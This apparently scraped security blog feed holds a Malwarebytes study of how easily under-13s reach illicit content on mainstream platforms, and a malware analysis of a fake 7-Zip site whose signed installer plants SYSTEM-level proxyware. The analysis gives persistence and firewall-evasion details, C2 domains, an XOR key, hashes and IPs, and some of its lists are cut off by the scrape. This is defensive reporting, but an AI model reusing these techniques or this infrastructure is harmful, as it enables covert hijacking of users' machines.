The post Chipmaker Patch Tuesday: Over 80 Vulnerabilities Addressed by Intel and AMD appeared first on SecurityWeek.
Dozens of vulnerabilities, bugs, and potential improvements have been identified by the tech giants’ security teams.
The post Google-Intel Security Audit Reveals Severe TDX Vulnerability Allowing Full Compromise appeared first on SecurityWeek.

When researchers created an account for a child under 13 on Roblox, they expected heavy guardrails. Instead, they found that the platform’s search features still allowed kids to discover communities linked to fraud and other illicit activity.
The discoveries spotlight the question that lawmakers around the world are circling: how do you keep kids safe online?
Australia has already acted, while the UK, France, and Canada are actively debating tighter rules around children’s use of social media. This month US Senator Ted Cruz reintroduced a bill to do it while also chairing a Congressional hearing about online kid safety.
Lawmakers have said these efforts are to keep kids safe online. But as the regulatory tide rises, we wanted to understand what digital safety for children actually looks like in practice.
So, we asked a specialist research team to explore how well a dozen mainstream tech providers are protecting children aged under 13 online.
We found that most services work well when kids use the accounts and settings designed for them. But when children are curious, use the wrong account type, or step outside those boundaries, things can go sideways quickly.
Over several weeks in December, the research team explored how platforms from Discord to YouTube handled children’s online use. They relied on standard user behavior rather than exploits or technical tricks to reflect what a child could realistically encounter.
The researchers focused on how platforms catered to kids through specific account types, how age restrictions were enforced in practice, and whether sensitive content was discoverable through normal browsing or search.
What emerged was a consistent pattern: curious kids who poke around a little, or who end up using the wrong account type, can run into inappropriate content with surprisingly little effort.
A detailed breakdown of the platforms tested, account types used, and where sensitive content was discovered appears in the research scope and methodology section at the end of this article.
One thing the team tried was to simply access the generic public version of a site rather than the kid-protected area.
This was a particular problem with YouTube. The company runs a kid-specific service called YouTube Kids, which the researchers said is effectively sanitized of inappropriate content (it sounds like things have changed since 2022).
The issue is that YouTube’s regular public site isn’t sanitized, and even though the company says you must be at least 13 to use the service unless ‘enabled’ by a parent, in reality anyone can access it. From the report:
“Some of the content will require signing in (for age verification) prior the viewing, but the minor can access the streaming service as a ‘Guest’ user without logging in, bypassing any filtering that would otherwise apply to a registered child account.”
That opens up a range of inappropriate material, from “how-to” fraud channels through to scenes of semi-nudity and sexually suggestive material, the researchers said. Horrifically, they even found scenes of human execution on the public site. The researchers concluded:
“The absence of a registration barrier on the public platform renders the ‘YouTube Kids’ protection opt-in rather than mandatory.”
Another worry is that even when accounts are age-gated, enterprising minors can easily get around them. While most platforms require users to be 13+, a self-declaration is often enough. All that remains is for the child to register an email address with a service that doesn’t require age verification.
This “double blind” vulnerability is a big problem. Kids are good at creating accounts. The tech industry has taught them to be, because they need them for most things they touch online, from streaming to school.
When they do get past the age gates, curious kids can quickly get to inappropriate material. Researchers found unmoderated nudity and explicit material on the social network Discord, along with TikTok content providing credit card fraud and identity theft tutorials. A little searching on the streaming site Twitch surfaced ads for escort services.
This points to a trade-off between privacy and age verification. While stricter age verification could close some of these gaps, it requires collecting more personal data, including IDs or biometric information. That creates privacy risks of its own, especially for children. That’s why most platforms rely on self-declared age, but the research shows how easily that can be bypassed.
Cracks in the moderation foundations allow risky content: Roblox, the website and app where users build their own content, filters chats for child accounts. However, it also features “Communities,” which are groups designed for socializing and discovery.
These groups are easily searchable, and some use names and terminology commonly linked to criminal activities, including fraud and identity theft. One, called “Fullz,” uses a term widely understood to refer to stolen personal information, and “new clothes” is often used to refer to a new batch of stolen payment card data. The visible community may serve as a gateway, while the actual coordination of illicit activity or data trading occurs via “inner chatter” between the community members.
This kind of search wasn’t just an issue for Roblox, warned the team. It found Instagram profiles promoting financial fraud and crypto schemes, even from a restricted teen account.
Some sites passed the team’s tests admirably, though. The researchers simulated underage users who’d bypassed age verification, but were unable to find any harmful content on Minecraft, Snapchat, Spotify, or Fortnite. Fortnite’s approach is especially strict, disabling chat and purchases on accounts for kids under 13 until a parent verifies via email. It also uses additional verification steps using a Social Security number or credit card. Kids can still play, but they’re muted.
There is no platform that can catch everything, especially when kids are curious. That makes parental involvement the most important layer of protection.
One reason this matters is a related risk worth acknowledging: adults attempting to reach children through social platforms. Even after Instagram took steps to limit contact between adult and child accounts, parents still discovered loopholes. This isn’t a failure of one platform so much as a reminder that no set of controls can replace awareness and involvement.
Mark Beare, GM of Consumer at Malwarebytes says:
“Parents are navigating a fast-moving digital world where offline consequences are quickly felt, be it spoofed accounts, deepfake content or lost funds. Safeguards exist and are encouraged, but children can still be exposed to harmful content.”
This doesn’t mean banning children from the internet. As the EFF points out, many minors use online services productively with the support and supervision of their parents. But it does mean being intentional about how accounts are set up, how children interact with others online, and how comfortable they feel asking for help.
This kind of long-term involvement helps children make better decisions over time. It also reduces the risk that mistakes made today can follow them into the future, when personal information, images, or conversations could be reused in ways they never intended.
This research examined how children under the age of 13 may be exposed to sensitive content when browsing mainstream media and gaming services.
For this study, a “kid” was defined as an individual under 13, in line with the Children’s Online Privacy Protection Act (COPPA). Research was conducted between December 1 and December 17, 2025, using US-based accounts.
The research relied exclusively on standard user behavior and passive observation. No exploits, hacks, or manipulative techniques were used to force access to data or content.
Researchers tested a range of account types depending on what each platform offered, including dedicated child accounts, teen or restricted accounts, adult accounts created through age self-declaration, and, where applicable, public or guest access without registration.
The study assessed how platforms enforced age requirements, how easy it was to misrepresent age during onboarding, and whether sensitive or illicit content could be discovered through normal browsing, searching, or exploration.
Across all platforms tested, default algorithmic content and advertisements were initially benign and policy-compliant. Where sensitive content was found, it was accessed through intentional, curiosity-driven behavior rather than passive recommendations. No proactive outreach from other users was observed during the research period.
The table below summarizes the platforms tested, the account types used, and whether sensitive content was discoverable during testing.
| Platform | Account type tested | Dedicated kid/teen account | Age gate easy to bypass | Illicit content discovered | Notes |
|---|---|---|---|---|---|
| YouTube (public) | No registration (guest) | Yes (YouTube Kids) | N/A | Yes | Public YouTube allowed access to scam/fraud content and violent footage without sign-in. Age-restricted videos required login, but much content did not. |
| YouTube Kids | Kid account | Yes | N/A | No | Separate app with its own algorithmic wall. No harmful content surfaced. |
| Roblox | All-age account (13+) | No | Not required | Yes | Child accounts could search for and find communities linked to cybercrime and fraud-related keywords. |
| Teen account (13–17) | No | Not required | Yes | Restricted accounts still surfaced profiles promoting fraud and cryptocurrency schemes via search. | |
| TikTok | Younger user account (13+) | Yes | Not required | No | View-only experience with no free search. No harmful content surfaced. |
| TikTok | Adult account | No | Yes | Yes | Search surfaced credit card fraud–related profiles and tutorials after age gate bypass. |
| Discord | Adult account | No | Yes | Yes | Public servers surfaced explicit adult content when searched directly. No proactive contact observed. |
| Twitch | Adult account | No | Yes | Yes | Discovered escort service promotions and adult content, some behind paywalls. |
| Fortnite | Cabined (restricted) account (13+) | Yes | Hard to bypass | No | Chat and purchases disabled until parent verification. No harmful content found. |
| Snapchat | Adult account | No | Yes | No | No sensitive content surfaced during testing. |
| Spotify | Adult account | Yes | Yes | No | Explicit lyrics labeled. No harmful content found. |
| Messenger Kids | Kid account | Yes | Not required | No | Fully parent-controlled environment. No search or external contacts. |
We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.
A convincing lookalike of the popular 7-Zip archiver site has been serving a trojanized installer that silently converts victims’ machines into residential proxy nodes—and it has been hiding in plain sight for some time.
A PC builder recently turned to Reddit’s r/pcmasterrace community in a panic after realizing they had downloaded 7‑Zip from the wrong website. Following a YouTube tutorial for a new build, they were instructed to download 7‑Zip from 7zip[.]com, unaware that the legitimate project is hosted exclusively at 7-zip.org.
In their Reddit post, the user described installing the file first on a laptop and later transferring it via USB to a newly built desktop. They encountered repeated 32‑bit versus 64‑bit errors and ultimately abandoned the installer in favor of Windows’ built‑in extraction tools. Nearly two weeks later, Microsoft Defender alerted on the system with a generic detection: Trojan:Win32/Malgent!MSR.
The experience illustrates how a seemingly minor domain mix-up can result in long-lived, unauthorized use of a system when attackers successfully masquerade as trusted software distributors.
This is not a simple case of a malicious download hosted on a random site. The operators behind 7zip[.]com distributed a trojanized installer via a lookalike domain, delivering a functional copy of functional 7‑Zip File Manager alongside a concealed malware payload.
The installer is Authenticode‑signed using a now‑revoked certificate issued to Jozeal Network Technology Co., Limited, lending it superficial legitimacy. During installation, a modified build of 7zfm.exe is deployed and functions as expected, reducing user suspicion. In parallel, three additional components are silently dropped:
All components are written to C:\Windows\SysWOW64\hero\, a privileged directory that is unlikely to be manually inspected.
An independent update channel was also observed at update.7zip[.]com/version/win-service/1.0.0.2/Uphero.exe.zip, indicating that the malware payload can be updated independently of the installer itself.
One of the more concerning aspects of this campaign is its reliance on third‑party trust. The Reddit case highlights YouTube tutorials as an inadvertent malware distribution vector, where creators incorrectly reference 7zip.com instead of the legitimate domain.
This shows how attackers can exploit small errors in otherwise benign content ecosystems to funnel victims toward malicious infrastructure at scale.
Behavioral analysis shows a rapid and methodical infection chain:
1. File deployment—The payload is installed into SysWOW64, requiring elevated privileges and signaling intent for deep system integration.
2. Persistence via Windows services—Both Uphero.exe and hero.exe are registered as auto‑start Windows services running under System privileges, ensuring execution on every boot.
3. Firewall rule manipulation—The malware invokes netsh to remove existing rules and create new inbound and outbound allow rules for its binaries. This is intended to reduce interference with network traffic and support seamless payload updates.
4. Host profiling—Using WMI and native Windows APIs, the malware enumerates system characteristics including hardware identifiers, memory size, CPU count, disk attributes, and network configuration. The malware communicates with iplogger[.]org via a dedicated reporting endpoint, suggesting it collects and reports device or network metadata as part of its proxy infrastructure.
While initial indicators suggested backdoor‑style capabilities, further analysis revealed that the malware’s primary function is proxyware. The infected host is enrolled as a residential proxy node, allowing third parties to route traffic through the victim’s IP address.
The hero.exe component retrieves configuration data from rotating “smshero”‑themed command‑and‑control domains, then establishes outbound proxy connections on non‑standard ports such as 1000 and 1002. Traffic analysis shows a lightweight XOR‑encoded protocol (key 0x70) used to obscure control messages.
This infrastructure is consistent with known residential proxy services, where access to real consumer IP addresses is sold for fraud, scraping, ad abuse, or anonymity laundering.
The 7‑Zip impersonation appears to be part of a broader operation. Related binaries have been identified under names such as upHola.exe, upTiktok, upWhatsapp, and upWire, all sharing identical tactics, techniques, and procedures:
netshEmbedded strings referencing VPN and proxy brands suggest a unified backend supporting multiple distribution fronts.
Memory analysis uncovered a large pool of hardcoded command-and-control domains using hero and smshero naming conventions. Active resolution during sandbox execution showed traffic routed through Cloudflare infrastructure with TLS‑encrypted HTTPS sessions.
The malware also uses DNS-over-HTTPS via Google’s resolver, reducing visibility for traditional DNS monitoring and complicating network-based detection.
The malware incorporates multiple layers of sandbox and analysis evasion:
Cryptographic support is extensive, including AES, RC4, Camellia, Chaskey, XOR encoding, and Base64, suggesting encrypted configuration handling and traffic protection.
Any system that has executed installers from 7zip.com should be considered compromised. While this malware establishes SYSTEM‑level persistence and modifies firewall rules, reputable security software can effectively detect and remove the malicious components. Malwarebytes is capable of fully eradicating known variants of this threat and reversing its persistence mechanisms. In high‑risk or heavily used systems, some users may still choose a full OS reinstall for absolute assurance, but it is not strictly required in all cases.
Users and defenders should:
This investigation would not have been possible without the work of independent security researchers who went deeper than surface-level indicators and identified the true purpose of this malware family.
Additional technical validation and dynamic analysis were published by researchers at RaichuLab on Qiita and WizSafe Security on IIJ.
Their collective work highlights the importance of open, community-driven research in uncovering long-running abuse campaigns that rely on trust and misdirection rather than exploits.
This campaign demonstrates how effective brand impersonation combined with technically competent malware can operate undetected for extended periods. By abusing user trust rather than exploiting software vulnerabilities, attackers bypass many traditional security assumptions—turning everyday utility downloads into long‑lived monetization infrastructure.
Malwarebytes detects and blocks known variants of this proxyware family and its associated infrastructure.
C:\Windows\SysWOW64\hero\Uphero.exeC:\Windows\SysWOW64\hero\hero.exeC:\Windows\SysWOW64\hero\hero.dlle7291095de78484039fdc82106d191bf41b7469811c4e31b4228227911d25027 (Uphero.exe)b7a7013b951c3cea178ece3363e3dd06626b9b98ee27ebfd7c161d0bbcfbd894 (hero.exe)3544ffefb2a38bf4faf6181aa4374f4c186d3c2a7b9b059244b65dce8d5688d9 (hero.dll)Domains:
soc.hero-sms[.]coneo.herosms[.]coflux.smshero[.]conova.smshero[.]aiapex.herosms[.]aispark.herosms[.]iozest.hero-sms[.]aiprime.herosms[.]vipvivid.smshero[.]vipmint.smshero[.]compulse.herosms[.]ccglide.smshero[.]ccsvc.ha-teams.office[.]comiplogger[.]orgObserved IPs (Cloudflare-fronted):
104.21.57.71172.67.160.241C:\Windows\SysWOW64\hero\Global\3a886eb8-fe40-4d0a-b78b-9e0bcb683fb7We don’t just report on threats—we remove them
Cybersecurity risks should never spread beyond a headline. Keep threats off your devices by downloading Malwarebytes today.